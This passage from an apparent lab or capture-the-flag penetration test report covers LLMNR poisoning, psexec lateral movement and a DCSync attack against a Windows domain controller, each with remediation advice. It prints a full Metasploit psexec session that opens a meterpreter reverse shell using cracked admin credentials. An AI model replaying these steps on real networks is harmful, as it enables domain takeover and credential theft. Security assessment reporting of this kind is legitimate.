Remediation	Detecting and stopping OS credential theft is critically important as it can mean the difference between just one device being compromised or encrypted by attackers, or the entire network. Security Solutions such as Microsoft Defender for Endpoint contains advanced detections and attack surface reduction rules to block credential stealing from LSASS. More generally, Rekall can implement the following general measures: ● Enforce frequent password rotation ● Limit credential reuse and routinely check passwords against databases of breached passwords. Lithnet Password Protection for Active Directory is a software service that allows you to review passwords in use on your network, and use Group Policies to reject or approve them. ● Ensure Local Admin passwords are different to Domain Controller Administrative passwords to ensure segregation. ● Check your Group Policy settings to mandate NTLMv2. That is, after selecting the Local computer Policy > Computer Configuration > Windows Settings > local Policies > Security Options > "Network Security: Lan Manager authentication level> right click properties> select "send NTLMv2 response only/refuse LM & NTLM". ● Audit and monitor for any changes in security groups and access control lists (ACLs) for key features or changed ACLs in Rekall's domain. ● Monitor for unexpected processes interacting with lsass.exe process as Denial of service and malicious traffic can be hiding in those processes. Determine the baseline for what is normal lsass.exe process activity is the key to determining when your network is under attack. It all begins with having a strong understanding of what is normal network process capability and use of resources.

Vulnerability 21	Findings
Title	LLMNR Poisoning
Type (Web app / Linux OS / WIndows OS)	WIndows OS
Risk Rating	Critical
Description	Whilst performing post exploitation in Windows Host 172.22.117.10, Hacker Overflow tested for Local Link Multicast Name Resolution (LLMNR) vulnerabilities in the network. Testing utilised the Responder tool to listen for LLMNR broadcasts which contained the usernames and password hashes of users from the broadcasting system. A broadcast was received from the Windows Domain Controller containing the hashed credentials of user 'ADMBob'. Hacker Overflow were able to crack the hashed credentials and subsequently utilised them for further exploits.
Images	 

	
Affected Hosts	172.22.117.10 172.22.117.20
Remediation	• Disable the LLMNR service, as it is only used as a backup service to kerberos authentication. Additionally, Windows Active Directory environments have DNS resolution built in, making the LLMNR service completely redundant. • Utilise IDS and IPS to monitor & identify and block suspicious network traffic.


Vulnerability 22	Findings
Title	Windows Lateral Movement - Psexec RCE Vulnerability (flags8 and 9)
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	After cracking credentials found through LLMNR Poisoning, Hacker Overflow commenced Lateral Movement into the Windows Domain Controller Host 172.22.117.10. Utilising the Metasploit Psexec module, Hacker Overflow attained remote command execution capabilities in the Domain Controller. With this exploit successful, Hacker Overflow accessed sensitive files and information found in multiple locations of the system.

Images

```
msf6 > use windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), see https://github.com/rapid7/metasploit-fram
                                                    loit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or
                                                    lder share
   SMBUser                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.18.187.23    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > set rhosts 172.22.117.10
rhosts => 172.22.117.10
msf6 exploit(windows/smb/psexec) > set smbpass Changeme!
smbpass => Changeme!
msf6 exploit(windows/smb/psexec) > set smbuser ADMBob
smbuser => ADMBob
msf6 exploit(windows/smb/psexec) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(windows/smb/psexec) >
```


```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[*] Sending stage (175174 bytes) to 172.22.117.10
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.10:49500 ) at 2024-01-15 21:24:03 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 3312 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

```
C:\>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\>
```



Affected Hosts	172.22.117.10
Remediation	• Configure Intrusion Prevention Systems to block network activity matching the signature of Psexec and other common network exploits. • To gain successful authentication, Psexec requires valid admin credentials. Therefore, ensure admin credentials are highly secure, utilising a high degree of complexity with strict password policies on the system being employed.

Vulnerability 23	Findings
Title	DC Sync Attack Mimikatz (kiwi) Vulnerability leading to compromising Administrator on Domain Controller (flag 10).
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	After gaining access to the Domain Controller with user ADMBob and password Changeme! Hacker Overflow sought to execute a DC Sync Attack to compromise Administrator on Domain Controller. Using the dcsync_ntlm command, we also obtained the administrator hash through kiwi's DC Sync attack module, thereby revealing **flag 10**. A DC Sync attack allows malicious users to replicate Domain Controller (DC) activity, and impersonates DCs by requesting user credential data from other legitimate domain controllers through kiwis dcsync_ntlm command. Hacker Overflow successfully obtained the NTLM hash of administrator which led to a compromise of the entire domain ("the crown jewel" of the network).

Images	Hacker Overflow then used kiwi DC Sync Module to dump Administrator NTLM hash on DC 172.22.117.10 (Thereby capturing flag 10) 
Affected Hosts	172.22.117.10
Remediation	Implement strong IPS protection to monitor for suspicious activity on the network, especially one that can monitor for domain replication traffic for signs of DCSync. A DC attack typically requires that another host has been compromised in order for that compromised host to imitate another Domain Controller. Therefore, strong privilege escalation blocking tactics need to be implemented and enforced, in addition to standard security measures such as keeping software and network configurations patched and up-to-date. Ensuring strong blocking AD, firewall, SIEMS or IPS policies that can prevent an account or another host from executing additional replication. This may slow attacks down and give responders enough time to remove the threat. If an attacker has been able to compromise Administrator on the Domain Controller, this means that all prior defence strategies have failed or have been insufficient. Strengthening these processes will strengthen the security posture of the domain controller. Many recommended security measures have been advised by Hacker Overflow throughout this pen test report. Hacker Overflow also recommends that Rekall invest in strong incident response and forensics capability to further understand how the surrounding defences and infrastructure of the domain controller were able to be compromised.